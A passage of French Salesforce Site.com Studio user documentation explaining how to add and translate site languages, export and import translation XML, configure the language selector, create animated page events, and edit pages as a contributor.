## Ajout de langues

Ajoutez les langues que vous souhaitez prendre en charge dans votre site.

1. Cliquez sur **Configuration du site** > **Langues** dans l'onglet Présentation.
2. Cliquez sur **Ajouter des langues**.
3. Sélectionnez les langues que vous souhaitez ajouter à votre site.
4. Si nécessaire, réorganisez la liste en fonction de l'affichage que vous souhaitez dans le sélecteur de langue.
5. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Configuration de la langue par défaut

Définition des options linguistiques

Suppression de langues

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Définition des options linguistiques

Une fois les langues du site ajoutées à la vue Langues, vous pouvez définir des paramètres séparés pour chaque langue.

1. Cliquez sur **Configuration du site** > **Langues** dans l'onglet Présentation.
2. Sélectionnez une langue dans Langues du site.
3. Mettez à jour les options dans Paramètres linguistiques :

| Option | Description |
|---|---|
| Actif sur le site Live | Si vous ajoutez un élément de sélecteur de langue à votre site actif, cette case contrôle si la langue s'affiche dans la liste déroulante. Utilisez la propriété pour masquer une langue jusqu'à ce que la publication du contenu associé pour les visiteurs de votre site soit prête. |
| Langue de remplacement | Une langue de remplacement s'affiche si aucun contenu n'existe pour la langue actuellement sélectionnée. Par exemple, si un visiteur du site choisit Japonais dans le sélecteur de langue alors qu'il n'existe aucun contenu en japonais pour cette page, le contenu dans la langue de remplacement s'affiche à la place. |
| Étiquette d'affichage | Vous pouvez définir l'étiquette d'affichage de chaque langue. Elle s'affiche dans tous les sélecteurs de langue que vous ajoutez à votre site et dans celui de Site.com Studio. |

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

CONSULTER ÉGALEMENT :

Ajout de langues

Configuration de la langue par défaut

## À propos de la modification du contenu linguistique

La langue par défaut correspond à la langue d'affichage initiale de votre site. Par défaut, elle est définie sur Anglais (US), qui sert de langue de départ pour ajouter de nouvelles langues. Par exemple, si vous concevez votre site et ajoutez le français comme langue du site, la version française inclut initialement un contenu en anglais (US), que vous devez remplacer par un contenu en français.

Lorsque vous ajoutez une langue à votre site, le sélecteur de langue de Site.com Studio s'affiche dans la barre d'outils. Il permet de basculer entre les langues lorsque vous modifiez le contenu de chaque page. Par exemple, si vous ajoutez le Français et l'Espagnol à votre site, le sélecteur de langue affiche Français, Espagnol et Anglais (US).

Les blocs de contenu affichent des icônes qui indiquent si le contenu de la langue sélectionnée a été remplacé.

- Une icône d'avertissement ( ) indique que le texte n'a pas encore été remplacé.
- Une icône de globe ( ) indique que le contenu a été remplacé.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

De plus, plusieurs éléments de page ont des propriétés de *sensibilité linguistique*, c.-à-d. qu'ils stockent des valeurs différentes pour chaque langue. Une icône de globe ( ) indique ces propriétés sont dans le volet Propriétés.

Pour ajouter un contenu dans chaque langue du site, vous avez le choix entre deux méthodes, comme suit :

- Modifiez directement le contenu de la page dans chaque langue à l'aide du sélecteur de langue de Site.com Studio.
- Exportez le contenu pour le traduire, puis importez le contenu traduit dans le site.

### Ordre d'affichage des langues

Lorsque vous ajoutez un contenu linguistique spécifique à votre site, le contenu de la page est affiché dans l'ordre ci-dessous, en fonction du contenu linguistique disponible :

1. Langue sélectionnée
2. Langue de remplacement
3. Langue par défaut

Par exemple, si vous supprimez la traduction en français d'un bloc de contenu, et que l'espagnol est la langue de remplacement, le contenu est affiché en espagnol plutôt que dans la langue par défaut. Si vous supprimez ensuite le contenu en espagnol, le contenu est affiché dans la langue par défaut.

### Éléments de page sensibles à la langue

Les éléments de page suivants acceptent un contenu traduit :

- Bloc de contenu
- Code personnalisé
- Élément de données
- Formulaire
- Champs de saisie
- Image

- Sélecteur de langue

CONSULTER ÉGALEMENT :

Propriétés de la sensibilité linguistique

## Modification du contenu linguistique de la page

Le sélecteur de langue de Site.com Studio permet de basculer entre les langues lorsque vous modifiez le contenu de chaque page. Les contributeurs, les concepteurs et les administrateurs de site peuvent ajouter à une page un contenu spécifique à une langue à l'aide du sélecteur de langue.

Lorsque la page est ouverte :

1. Sélectionnez une langue dans le sélecteur de langue de Site.com Studio (la liste déroulante Modifier la langue du site dans la barre d'outils).
2. Modifiez le contenu de la page.
   Si vous affichez un bloc de contenu dans une langue spécifique :
   - Une icône d'avertissement ( ) indique que le texte n'a pas encore été remplacé.
   - Une icône de globe ( ) indique que le contenu a été remplacé.
3. Vous pouvez également mettre à jour les propriétés de sensibilité linguistique selon vos besoins.

**Remarque:** Site.com Studio ne valide pas les langues lors de la saisie d'un contenu. Veillez à ajouter un contenu adapté à la langue sélectionnée.

Pour annuler un contenu traduit, cliquez avec le bouton droit sur le bloc de contenu, puis sélectionnez **Annuler la traduction**. Le texte de la langue de remplacement (si spécifiée) ou de la langue par défaut du site est restauré.

CONSULTER ÉGALEMENT :

À propos de la modification du contenu linguistique

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier un contenu linguistique :

- Champs `Utilisateur Site.com Publisher` ou `Utilisateur contributeur` activés dans la page de détail de l'utilisateur et dans tous les rôles attribués au niveau du site

## Propriétés de la sensibilité linguistique

Plusieurs propriétés du volet Propriétés sont *sensibles à la langue*, c.-à-d. qu'elles stockent des valeurs différentes pour chaque langue.

Si vous ne définissez pas de propriétés spécifiques à la langue pour une page ou un élément de page, les valeurs des propriétés linguistiques par défaut sont utilisées.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

| Propriété | Application | Description |
|---|---|---|
| `Texte alternatif` | Image | Utilisée par les utilisateurs de lecteur d'écran ou comme substitut à une image que le navigateur ne peut pas afficher. Elle peut également faciliter l'optimisation du moteur de recherche (SEO). |
| `Ne pas traduire` | • Bloc de contenu<br>• Code personnalisé<br>• Élément de données<br>• Formulaire<br>• Champs de saisie<br>• Image<br>• Sélecteur de langue<br>• Page | Empêche la traduction du contenu de l'élément. Lorsque cette propriété sélectionnée, l'icône de globe ( ) est retirée des propriétés de sensibilité linguistique, ce qui signifie que le contenu spécifique à une langue n'est plus pris en charge.<br>Si vous ajoutez un contenu spécifique à une langue, puis activez cette propriété, ce contenu est simplement masqué. Si vous désactivez la propriété, le contenu s'affiche. |
| `URL de page d'accueil` | Sélecteur de langue | Redirige les visiteurs du site vers une autre page lorsqu'ils choisissent une langue. L'URL est identique pour toutes les langues. |
| `Actif d'image` | Image | Permet de spécifier l'image à afficher pour la langue sélectionnée.<br>Par exemple, si Anglais (US) est sélectionné dans le sélecteur de langue de Site.com Studio, sélectionnez la version anglaise d'une image importée. Ensuite, pour saisir la version française de la même image, sélectionnez Français dans le sélecteur de langue, puis sélectionnez l'image correspondant au Français. |
| `Étiquette` | Sélecteur de langue | L'étiquette qui s'affiche en regard de l'élément de page Sélecteur de langue lorsqu'il est ajouté à une page. Le texte par défaut est « Modifier la langue du site ».<br>Le texte peut être traduit. Vous pouvez par conséquent choisir une langue dans le sélecteur de langue de Site.com Studio et modifier le texte dans chaque langue, ou exporter le contenu du site et le traduire. |

| Propriété | Application | Description |
|---|---|---|
| `Nom de navigation` | Page | Le nom de la page qui s'affiche dans un menu de navigation. |
| `Titre` | Page | Le titre qui s'affiche dans la barre de titre des fenêtres du navigateur. |
| `Visible dans le site en ligne` | Page | Si vous ajoutez un menu à votre site, cette propriété détermine si la page s'affiche pour langue sélectionnée dans le menu. En outre, la page n'est plus accessible via son URL spécifique la langue.<br>Si l'option `Ne pas traduire` est également activée, le statut `Visible dans le site en ligne` s'applique à toutes les langues. |

CONSULTER ÉGALEMENT :

Modification du contenu linguistique de la page

À propos de la modification du contenu linguistique

## Exportation d'un contenu linguistique

Exportez une ou plusieurs langues de site vers un fichier XML que vous pouvez envoyer à votre service de traduction.

1. Dans la vue Langues de l'onglet Présentation, cliquez sur ▾ > **Exporter le contenu pour traduction**.
2. Sélectionnez le contenu linguistique que vous souhaitez exporter pour traduction. (utilisez CTRL+clic pour sélectionner plusieurs éléments).
3. Vous pouvez également saisir un nom de fichier différent. Le nom par défaut est `languages.xml`.
4. Cliquez sur **OK**.
5. Si votre navigateur le demande, choisissez l'emplacement d'enregistrement du fichier.

Une fois le fichier XML exporté, vous pouvez l'envoyer en traduction.

Exemple: Le fichier XML contient un attribut temporel qui enregistre l'heure de l'exportation et inclut l'ensemble du contenu à traduire dans des sections CDATA, comme indiqué dans cet exemple.

```
<?xml version="1.0" encoding="utf-8"?>
<languagedata exporttimestamp="1375387451589" version="1.0">
  <component id="c5f290a5-0fb5-4679-95b7-ab27c940a9b5" context="Content Block (Content Block)">
    <field name="HTML" language="en_US" exportcrc="1113705739"><![CDATA[
    <p>This is our English content.</p>
  ]]>   </field>
    <field name="HTML" language="fr_FR" exportcrc="2453234912"><![CDATA[
    <p>This is our French content.</p>
  ]]>   </field>
  </component>
  <component id="8ef488bc-9040-49e9-9aa7-88b287cf5345" context="ffff (sites.data.vocabulary.Term)">
    <field name="TermDescription" language="en_US" exportcrc="0"><![CDATA[]]>   </field>
  </component>
</languagedata>
```

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Lorsque vous recevez le fichier XML traduit, importez-le dans le site.

CONSULTER ÉGALEMENT :

Importation du contenu traduit

À propos de la modification du contenu linguistique

## Importation du contenu traduit

Une fois le fichier XML traduit par votre service de traduction, vous pouvez l'importer dans votre site.

1. Dans la vue Langues de l'onglet Présentation, cliquez sur ▾ > **Importer le contenu traduit**.
2. Accédez à l'emplacement du fichier XML traduit.
3. Sélectionnez le fichier, puis cliquez sur **Ouvrir**.
4. Indiquez si vous souhaitez remplacer le contenu actuel du site.
5. Cliquez sur **Importer**.
   Un message indique si l'importation du contenu a réussi, sauf si le fichier dépasse 1 Mo. Dans ce cas, vous recevez un e-mail une fois le processus d'importation terminé.

Une fois le contenu traduit importé, testez vos pages pour vérifier qu'elles s'affichent correctement. Dans chaque page, utilisez le sélecteur de langue de Site.com Studio pour afficher la page dans chaque langue prise en charge.

CONSULTER ÉGALEMENT :

Exportation d'un contenu linguistique

À propos de la modification du contenu linguistique

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Ajout d'un élément de page Sélecteur de langue

Le sélecteur de langue permet aux visiteurs de votre site de choisir leur langue d'affichage préférée.

Après avoir ajouté des langues à votre site, les visiteurs doivent pouvoir sélectionner leur langue préférée dans la liste de la vue Langues.

Conseil: Pour gagner du temps, ajoutez le sélecteur de langue aux modèles de page de votre site.

Lorsque la page est ouverte :

1. Depuis le volet Éléments de page, faites glisser un **Sélecteur de langue** vers la page. La liste déroulante Modifier la langue du site s'affiche pour les visiteurs de la page.
2. Définissez les propriétés du sélecteur de langue :

| Propriété | Description |
|---|---|
| `Ne pas traduire` | Cochez cette case si vous souhaitez laisser le texte du champ Étiquette inchangé pour toutes les langues. |
| `Étiquette` | L'étiquette affichée en regard de l'élément de page Sélecteur de langue lorsqu'il est ajouté à une page. Le texte par défaut est « Modifier la langue du site ».<br>Le texte peut être traduit. Vous pouvez par conséquent choisir une langue dans le sélecteur de langue de Site.com Studio et modifier le texte dans chaque langue, ou exporter le contenu du site et le traduire. |
| `URL de page d'accueil` | Redirige les visiteurs du site vers une page différente lorsqu'ils choisissent une langue. L'URL est identique pour toutes les langues. |

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

CONSULTER ÉGALEMENT :

Propriétés de la sensibilité linguistique

### Suppression de langues

Lorsque vous supprimez une langue, le contenu traduit n'est pas véritablement supprimé, mais il n'est plus disponible pour vous ou votre équipe. Dès que vous rajoutez la langue à votre site, vous pouvez de nouveau accéder au contenu traduit.

1. Cliquez sur **Configuration du site** > **Langues** dans l'onglet Présentation.
2. Cliquez sur en regard de la langue à supprimer.

CONSULTER ÉGALEMENT :

Ajout de langues

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter et gérer des options linguistiques :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Utilisation d'événements pour créer des effets animés

### Présentation des événements

Les événements permettent d'ajouter des effets interactifs et animés aux pages et aux éléments de page de votre site Web.

Lorsqu'un événement se produit (un utilisateur clique sur un élément de la page ou la page se charge, par exemple), vous pouvez spécifier l'action (ou la série d'actions) qu'il doit déclencher. Par exemple, lors du chargement de votre page d'accueil, vous pouvez afficher un bulletin d'informations contextuel qui se ferme après quelques secondes. Alternativement, lorsque l'utilisateur clique sur un panneau, vous pouvez développer le panneau pour afficher des informations supplémentaires ou modifier son style.

Le volet Événements répertorie de nombreuses actions courantes que vous pouvez déclencher lorsqu'un événement se produit. Les options permettent de spécifier :

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Lorsque *[cet événement]* se produit, déclencher *[cette action]*.

CONSULTER ÉGALEMENT :

Création d'un événement

Événements et actions disponibles

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

## Création d'un événement

Utilisez des événements pour ajouter des effets interactifs et animés aux pages et aux éléments de page de votre site Web.

1. Sélectionnez la page ou l'élément de page approprié.
2. Sélectionnez un événement dans le volet Événements ( ). Reportez-vous à Événements et actions disponibles à la page 5524.
3. Cliquez sur , puis sélectionnez une action dans la liste Choisir une action qui s'affiche.
4. Définissez les autres propriétés disponibles pour l'action, telles que :
   - Élément cible : spécifie l'élément de page que l'action affecte
   - Effet : spécifie l'effet d'animation de l'action, par exemple en fondu ou en diapositive.
   - Vitesse : définit la vitesse de l'animation sur rapide, normal, lent ou très lent.
   - Enchaîné : permet d'associer des actions dans une séquence. Par exemple, pour créer une action Reporter qui retarde l'action *suivante*, cochez la case **Enchaîné** de l'action Reporter. L'action suivant directement l'action Reporter est retardé, indiquant qu'elle est liée à l'action Reporter. S'applique aux actions Animer, Reporter, Masquer l'élément, Répéter, Afficher l'élément et Basculer l'élément.
5. Cliquez sur **Enregistrer**.
6. Ajoutez d'autres actions si nécessaire.

Conseil:

- Lorsque vous ajoutez un événement à une page ou à un élément de page, un astérisque (*) s'affiche en regard de l'événement dans le volet Événements.
- Si vous survolez dans un élément de page sélectionné, une info-bulle s'affiche et indique les événements associés à l'élément. Vous pouvez également cliquer sur l'icône pour ouvrir rapidement l'onglet Événements.

Pour supprimer une action, sélectionnez-la, puis cliquez sur .

Pour changer l'ordre d'exécution d'une action, sélectionnez-la, puis cliquez sur ou .

CONSULTER ÉGALEMENT :

Ajout d'une pagination à des répétiteurs de données et à des tables de données

Présentation des événements

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Événements et actions disponibles

Choisissez parmi plusieurs déclencheurs d'événements et actions lorsque vous créez un événement.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### Lorsque cet événement se produit...

| Événement | Se produit lorsque... |
|---|---|
| Double-clic | L'utilisateur double-clique sur l'élément de la page. |
| Clic | L'utilisateur clique sur l'élément de la page. |
| Sélection | La sélection se déplace vers l'élément de la page. |
| Chargement | La page ou l'élément de la page est chargé dans une fenêtre de navigateur. |
| Flou | La sélection s'éloigne de l'élément de la page. |
| Souris dans | L'utilisateur déplace le pointeur de la souris au-dessus de l'élément de la page. |
| Souris hors | L'utilisateur éloigne le pointeur de la souris de l'élément de la page. |

### Déclencher cette action...

| Action | Description |
|---|---|
| Ajouter une classe CSS | Ajoute dynamiquement une classe CSS pour mettre en forme l'élément ciblé. Par exemple, pour modifier l'aspect d'un élément de la page, vous pouvez lui ajouter une nouvelle classe CSS. |
| Alerter | Affiche un message d'alerte dans une fenêtre contextuelle. |
| Animer | Anime des propriétés CSS –Top, Left, Width, and Height (Haut, Gauche, Largeur et Hauteur)– que vous spécifiez en saisissant des valeurs appropriées dans le champ `CSS`.<br>Par exemple, si vous ciblez une image, vous pouvez saisir des valeurs telles que `opacity: "0.4", width: "70%"`, ce qui modifie l'aspect de l'image selon la vitesse et l'effet que vous définissez. |
| Reporter | Ajoute un délai (mesuré en millisecondes) avant l'action suivante (assurez-vous d'avoir coché la case **Enchaîné** pour la lier à l'action suivante). |
| Exécuter JavaScript | Exécute un code JavaScript personnalisé, que vous saisissez en cliquant sur **Modifier le script** pour ouvrir l'éditeur de code personnalisé. |
| Accéder à la page | Accède au numéro de page indiqué dans des répétiteurs de données et des tables de données. Reportez-vous à Ajout d'une pagination à des répétiteurs de données et à des tables de données à la page 5478. |
| Masquer l'élément | Masque l'élément ciblé selon la vitesse et l'effet que vous définissez. |
| Page suivante | Accède à la page suivante dans les répétiteurs de données et les tables de données. Reportez-vous à Ajout d'une pagination à des répétiteurs de données et à des tables de données à la page 5478. |
| Page précédente | Accède à la page précédente dans les répétiteurs de données et les tables de données. Reportez-vous à Ajout d'une pagination à des répétiteurs de données et à des tables de données à la page 5478. |

| Action | Description |
|---|---|
| Retirer la classe CSS | Retire une classe CSS de l'élément ciblé pour supprimer dynamiquement son style. Par exemple, pour modifier l'aspect d'un élément de la page, vous pouvez retirer la classe CSS qui lui est associée et la remplacer par une autre. |
| Répéter | Répète l'action suivante le nombre de fois spécifié, avec le délai défini entre chaque occurrence (assurez-vous d'avoir coché la case **Enchaîné** dans le volet Propriétés pour la lier à l'action suivante). |
| Définir l'attribut de l'élément | Définit dynamiquement la valeur d'attribut spécifiée de l'élément ciblé. Par exemple, si vous ciblez une image, vous pouvez modifier la source de l'image en saisissant *`src`* dans le champ `Attribute Name` et en saisissant l'URL de l'image dans le champ `Attribute Value`. Vous pouvez également ajouter des paires nom/valeur personnalisées pour un codage avancé. |
| Afficher l'élément | Révèle l'élément ciblé selon la vitesse et l'effet que vous définissez. |
| Soumettre | Soumet les données du formulaire sélectionné. |
| Basculer l'élément | Modifie la visibilité de l'élément ciblé selon la vitesse et l'effet que vous définissez. |

CONSULTER ÉGALEMENT :

Ajout d'une pagination à des répétiteurs de données et à des tables de données
Présentation des événements

# Modification de sites en tant que contributeur

## Compréhension de la vue de modification de page du contributeur

Ouvrez une page de site sous l'onglet Présentation en double-cliquant dessus ou en la survolant, puis cliquez sur > **Modifier**. La page s'ouvre dans un nouvel onglet.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site



- La barre d'outils (1) permet de :
  - Annuler et répéter vos actions.
  - Importer des ressources, telles que des images et des fichiers.
  - Prévisualiser la page dans une fenêtre de navigateur.
  - Mettre à jour la présentation de la page à l'aide de l'Éditeur de marque.
- Utiliser le volet Éléments de page (2) pour ajouter des blocs de contenu et des widgets (si disponibles) aux zones modifiables de la page.
- Dans la zone de dessin de la page (3), vous pouvez modifier le texte de la page et ajouter des images. Si des zones modifiables sont disponibles, vous pouvez faire glisser des éléments vers la page.
- À l'aide des options du mode live (4), vous pouvez afficher la page telle que se présente sur divers appareils une fois publiée.

CONSULTER ÉGALEMENT :

Création de pages de sites en tant que contributeur Site.com

Utilisation de Site.com Studio en tant que contributeur

Compréhension de la barre d'outils de modification en ligne

## Création de pages de sites en tant que contributeur Site.com

Si votre administrateur de site ou concepteur a activé la création de pages, vous pouvez ajouter des pages à votre site.

Pour ajouter une nouvelle page :

1. Dans la vue Pages de site de l'onglet Présentation, cliquez sur **Nouvelle page de site**.
2. Saisissez le nom de la page.
3. Sélectionnez un modèle pour la page.
4. Cliquez sur **Créer**. La page du site s'ouvre.

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant que contributeur

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site

## Modification de blocs de contenu en tant que contributeur

Les blocs de contenu contiennent le texte des pages de votre site Web, et peuvent également héberger des images et des liens hypertexte. En tant que contributeur, vous pouvez modifier le texte dans les blocs de contenu modifiables à l'aide d'un éditeur en ligne. Comme vous modifiez le texte en ligne, vous affichez toujours la page exactement telle qu'elle se présente en ligne.

Les blocs de contenu modifiables affichent une bordure grise lorsque vous survolez le texte. Vous pouvez modifier le texte uniquement dans ces zones.

Lorsque la page est ouverte :

1. Double-cliquez sur la zone de texte que vous souhaitez modifier.
   L'éditeur en ligne s'affiche.
2. Ajoutez ou modifiez le texte, puis mettez-le en forme en utilisant l'éditeur en ligne.
   Dans la mesure du possible, évitez d'appliquer la mise en forme (différentes polices ou le surlignage) directement sur le texte. A la place, il est préférable d'utiliser les styles d'en-tête et de paragraphe pour appliquer rapidement une mise en forme cohérente sur l'ensemble du site. Ils permettent également de mettre automatiquement à jour le texte de toutes les pages si un administrateur de site ou un concepteur modifie les styles de paragraphe et d'en-tête du site.
3. Ajoutez les images ou les liens hypertextes requis.

Vos modifications sont automatiquement enregistrées lorsque vous cliquez hors de la zone de texte.

CONSULTER ÉGALEMENT :

Prévisualisation de l'affichage des pages sur les appareils mobiles

Compréhension de la vue de modification de page du contributeur

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier uniquement le contenu de sites Site.com :


- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site

## Compréhension de la barre d'outils de modification en ligne

Si vous êtes un contributeur, vous pouvez utiliser l'éditeur en ligne pour modifier n'importe quelle zone de texte modifiable de la page. Les zones modifiables affichent une bordure grise lorsque vous survolez le texte.




Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

L'éditeur en ligne permet d'effectuer les opérations suivantes :

- Contrôler le style et la présentation du texte (1) avec :

  - Application de la mise en forme en caractères gras ou italiques
  - Insertion de liste numérotées ou à puces
- Ajouter des images et des liens hypertexte, et supprimer la mise en forme indésirable (2).
- Agrandir la barre d'outils (3) pour accéder à des options supplémentaires (4 à 8).
- Annuler et répéter vos modifications (4).
- Contrôler le style et la présentation du texte (5) avec :
  - Application de la mise en forme souligné
  - Réglage de l'alignement du texte
  - Application de la mise en forme blockquote
- Définir le retrait des paragraphes (6).
- Appliquer des styles de paragraphe et d'en-tête (7).
- Appliquer des styles supplémentaires, notamment le surlignage (8).

Conseil: Dans la mesure du possible, évitez d'appliquer la mise en forme (différentes polices ou le surlignage) directement sur le texte. A la place, il est préférable d'utiliser les styles d'en-tête et de paragraphe pour appliquer rapidement une mise en forme cohérente sur l'ensemble du site. Ils permettent également de mettre automatiquement à jour le texte de toutes les pages si un administrateur de site ou un concepteur modifie les styles de paragraphe et d'en-tête du site.

CONSULTER ÉGALEMENT :

Modification de blocs de contenu en tant que contributeur

Prévisualisation de l'affichage des pages sur les appareils mobiles

Compréhension de la vue de modification de page du contributeur

## Ajout d'images au texte en tant que contributeur

En tant que contributeur, vous pouvez ajouter rapidement des images à n'importe quelle zone de texte modifiable de la page à l'aide d'un éditeur en ligne.

Les zones de texte modifiables sont entourées d'une bordure grise lorsque vous survolez le texte. Vous pouvez ajouter des images uniquement à ces zones.

Lorsque la page est ouverte :

1. Double-cliquez sur la zone de texte que vous souhaitez modifier.
   L'éditeur en ligne s'affiche.
2. Placez votre curseur à l'emplacement où vous souhaitez insérer l'image puis cliquez sur .
3. Dans la boîte de dialogue Propriétés de l'image, saisissez une URL vers une image dans le champ `URL`.
   Par exemple, pour ajouter une image que vous avez chargée dans le site, saisissez **/** suivi du nom de fichier de l'image, par exemple *`/monimage.png`*.
4. Saisissez une brève description de l'image dans le champ `Texte alternatif`. La description est utilisée par les utilisateurs de lecteur d'écran ou comme substitut à une image que le navigateur ne peut pas afficher. Elle peut également faciliter l'optimisation du moteur de recherche (SEO).
5. Vous pouvez également afficher un aperçu de l'image par rapport au texte de la page et définir :
   - La largeur et la hauteur de l'image
   - La bordure de l'image (par exemple, pour définir une bordure d'une largeur de 10 pixels, saisissez *`10`* dans le champ `Bordure`)
   - L'espace qui entoure l'image (contrôlé par les propriétés `HSpace` et `VSpace`)
   - L'alignement de l'image avec le texte de la page
6. Cliquez sur **OK**.

Vos modifications sont automatiquement enregistrées lorsque vous cliquez hors de la zone de texte.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

